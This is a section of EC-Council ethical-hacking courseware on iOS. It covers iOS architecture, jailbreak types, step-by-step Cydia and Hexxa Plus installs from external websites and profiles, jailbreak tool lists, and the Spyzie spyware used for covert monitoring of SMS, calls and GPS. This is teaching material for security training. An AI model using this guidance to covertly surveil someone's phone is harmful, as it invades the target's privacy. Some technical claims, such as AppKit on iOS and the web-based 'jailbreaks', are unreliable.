


Hacking iOS

iOS is a mobile OS developed by Apple. Apple does not license iOS for installation on non-Apple hardware. The company has increased its product range by including mobile phones, tablets, and other mobile devices. The rapid increase in the use of Apple devices has attracted the attention of attackers. The design flaws in iOS make it vulnerable to malicious apps, hidden network profiles, MITM attacks, etc. Attackers can hack iOS to gain root-level access to Apple devices.

This section introduces the following: Apple iOS; jailbreaking iOS; types, tools, and techniques of jailbreaking; guidelines for securing iOS devices; and iOS device tracking tools.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Apple iOS

iOS is Apple's mobile OS, which supports Apple devices such as iPhone, iPod touch, iPad, and Apple TV. iOS manages the device hardware and offers various technologies required to implement native apps. At the highest level, iOS acts as an intermediary between apps and the underlying hardware. Apps communicate with the underlying hardware via a set of well-defined system interfaces. The UI is based on the concept of direct manipulation, using multi-touch gestures. The iOS architecture comprises five layers: Cocoa application, media, core services, core OS and kernel, and device drivers. The lower-level layers contain fundamental services and technologies, whereas the higher-level layers build upon the lower layers to provide more sophisticated services and technologies.

- **Cocoa Application**: This layer contains key frameworks that help in building iOS apps. These frameworks define the appearance of the apps, offer basic app infrastructure, and support key technologies such as multitasking, touch-based input, push notifications, and many high-level system services. Cocoa apps use the AppKit framework.
- **Media**: This layer contains the graphics, audio, and video technologies that enable multimedia experiences in apps.
- **Core Services**: This layer contains fundamental system services for apps. The key services are Core Foundation and Foundation frameworks (define the basic types that all apps use). Individual technologies that support features such as social media, iCloud, location, and networking belong to this layer.
- **Core OS**: This layer contains low-level features on which most other technologies are based. Frameworks in this layer are useful when dealing explicitly with security or

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

communicating with an external hardware and networks. The services provided by this layer are dependent on the Kernel and Device Drivers layer.

- **Kernel and Device Drivers**: The lowest layer of the iOS architecture includes the kernel, drivers, BSD, file systems, infrastructure technologies such as networking.





Figure 17.42: iOS Framework

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Jailbreaking iOS

Jailbreaking is defined as the process of installing a modified set of kernel patches that allow users to run third-party applications not signed by the OS vendor. It is the process of bypassing the user limitations set by Apple, such as modifying the OS, attaining admin privileges, and installing unofficially approved apps via "side loading." You can accomplish jailbreaking by simply modifying the iOS system kernels. One reason for jailbreaking iOS devices such as iPhone, iPad, and iPod Touch is to expand the feature set restricted by Apple and its App Store. Jailbreaking provides root access to the OS and permits downloading of third-party applications, themes, and extensions that are unavailable through the official Apple App Store. Jailbreaking also removes sandbox restrictions, allowing malicious apps to access restricted mobile resources and information. One can use tools such as Cydia, Hexxa Plus, ApricotiOS, Yuxigon, Sileo, Trimgo, and so on to jailbreak iOS devices.

Jailbreaking, like rooting, comes with many security risks and other risks to your device, including

- Voiding your phone's warranty
- Poor performance
- Malware infection
- "Bricking" the device

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Types of Jailbreaking

The three types of jailbreaking are discussed below:

- **Userland Exploit**

  Userland Exploit uses a loophole in the system application. It allows user-level access but does not allow iboot-level access. You cannot secure iOS devices against this exploit, as nothing can cause a recovery mode loop. Only firmware updates can patch such vulnerabilities.


- **iBoot Exploit**

  This type of exploit can be semi-tethered if the device has a new bootrom. An iboot jailbreak allows user-level access and iboot-level access. This exploit takes advantage of a loophole in iBoot (iDevice's third bootloader) to delink the code-signing appliance. Firmware updates can patch such exploits.

- **Bootrom Exploit**

  Bootrom Exploit uses a loophole in the SecureROM (iDevice's first bootloader) to disable signature checks, which can be used to load patch NOR firmware. Firmware updates cannot patch such exploits. A bootrom jailbreak allows user-level access and iboot-level access. Only a hardware update of bootrom by Apple can patch this exploit.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Jailbreaking Techniques

- **Untethered Jailbreaking**

  In an untethered jailbreak, if the user turns the device off and back on, the device will start up completely and the kernel will be patched without the help of a computer; in other words, the device will be jailbroken after each reboot.

- **Semi-tethered Jailbreaking**

  In a semi-tethered jailbreak, if the user turns the device off and back on, the device will start up completely. It will no longer have a patched kernel, but it will still be usable for normal functions. To use jailbroken addons, the user needs to start the device with the help of the jailbreaking tool.


- **Tethered Jailbreaking**

  With a tethered jailbreak, if the device starts up on its own, it will no longer have a patched kernel, and it may get stuck in a partially started state; to start it completely and with a patched kernel, it essentially must be “re-jailbroken” with a computer (using the “boot tethered” feature of a jailbreaking tool) each time it is turned on.

- **Semi-untethered Jailbreaking**

  A semi-untethered jailbreak is similar to a semi-tethered jailbreak. In this type of jailbreak, when the device reboots, the kernel is not patched. However, the kernel can be patched without using a computer; it is patched using an app installed on the device.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Jailbreaking iOS 13.2 Using Cydia

Source: *https://www.cydiafree.com*

Cydia is a software application for iOS that enables a user to find and install software packages (including apps, interface customizations, and system extensions) on a jailbroken iPhone, iPod Touch, or iPad. It is a graphical front end to the Advanced Packaging Tool (APT) and the dpkg package management system, which means that the packages available in Cydia are provided by a decentralized system of repositories (also called sources) that list these packages.

You can jailbreak iOS 13.2 using Cydia in the following steps:

- On your iPhone or iPad, open the **Safari browser**

Figure 17.43: Launch Safari App

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- From the address bar, go to ***cydiafree.com***

Figure 17.44: Enter URL

- Now, scroll down the website and click on the "**Cydia Download iOS 13**" button to go to the next page

Figure 17.45: Locate Up Arrow

- Click on the "Cydia Download iOS 13" button on that page to visit the download page
- On the Cydia download page, you will be given the necessary instructions to install Cydia iOS 13. Follow those instructions in the correct order to complete the installation

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 17.46: Cydia Download Page

- Now, type **Cydia** into the box for naming the app icon. Tap the **Add** button and close the Safari browser.

Figure 17.47: Name the App

- Locate the **Cydia** icon on your home screen

Figure 17.48: Cydia icon on the home screen

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 17.49: Cydia home screen

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Jailbreaking iOS 13.2 Using Hexxa Plus

Source: *https://pangu8.com*

Hexxa Plus is a Jailbreak Repo Extractor for iOS 13.2, which allows you to install themes, tweaks, and apps. It is compatible with iOS 13 and higher versions up to iOS 13.2.3 including iOS 13.3 beta. This is the most popular method to install jailbreak apps without untethered or semi-untethered jailbreak. You can install iOS 13.2 jailbreak apps by extracting repos. There are many

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

jailbreak repositories under Hexxa plus with thousands of jailbreak tweaks, themes, games, and so on.

Hexxa Plus allows you to install Cydia and popular Jailbreak apps to your latest iOS versions via the developer code extraction method. You must install a third-party app manager such as zJailbreak to install Hexxa Plus.

Steps to Install Hexxa Plus

- **Step 1**—Download the **zJailbreak** app. Provide your device passcode for this step.

Figure 17.50: zJailbreak Download page

- **Step 2**—Open the **zJailbreak** app. Go to the **Hexxa Plus** app available under jailbreak by clicking on it
- **Step 3**— Click on "**Allow**", then "**Download**." **Hexxa ++** profile will be downloaded to the iOS 13.2 device settings.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Figure 17.51: Hexxa Plus Download page

- **Step 4—** Now, go to your device "**Settings**"; then click on "**Profile Download**".
- **Step 5 —** Enter the device passcode to complete the **Hexxa Plus** installation process
- **Step 6—**Once you complete the installation process, the **Hexxa Plus** icon will appear on your home screen

Steps to Install Cydia Jailbreak Apps

- **Step 01—**Open the **Hexxa Plus** app → **Get Repos** → go to **App Managers**

Figure 17.52: Screenshot of Hexxa Plus app

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Step 02**— Click the **Copy** button on ***http://ios.cyrepo.tk/*** Cydia repo

Figure 17.53: Hexxa Plus App Managers

- **Step 03**— Go to **Extract Repo** and choose it. Paste the copied Cydia repo
- **Step 04**— Extract the Cydia repo by clicking the **OK** button. Now, tap the **Install** button to install Cydia
- **Step 05**—Finally, you can see the Cydia app icon on your home screen

Figure 17.54: Cydia Jailbreak application icon on the home screen

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Jailbreaking Tools

- **Apricot**

  Source: *https://pangu8.com*

  Apricot is a web-based mirror OS for the latest iPhones. It supports iOS 13.2 devices. Users can run this mirror iOS version with the default iOS 13.2 simultaneously. Apricot features provide a realistic experience to your iOS 13.2 iPhone.


Figure 17.55: Screenshot of ApricotiOS

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Some additional iOS Jailbreaking tools are as follows:

- Yuxigon (*https://yuxigon.com*)
- Sileo (*https://cydia-app.com*)
- Trimgo (*https://pangu8.com*)
- Bregxi (*https://pangu8.com*)
- Yalu (*https://pangu8.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Hacking iOS Devices

Attackers use various methods to exploit iOS vulnerabilities. They use exploit chain tools that target various security vulnerabilities to penetrate different layers of iOS digital protection. They also install malicious software such as spyware and Trojans, to hack iOS devices.

Hacking using Spyzie

Source: *https://www.spyzie.com*

Attackers use various online tools such as Spyzie to hack the target iOS mobile devices. Spyzie allows attackers to hack SMS, call logs, app chats, GPS, etc. This tool is compatible with all types of iOS devices such as iPhone, iPad, and iPod. Attackers hack the target device remotely in an invisible mode without jailbreaking the device.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

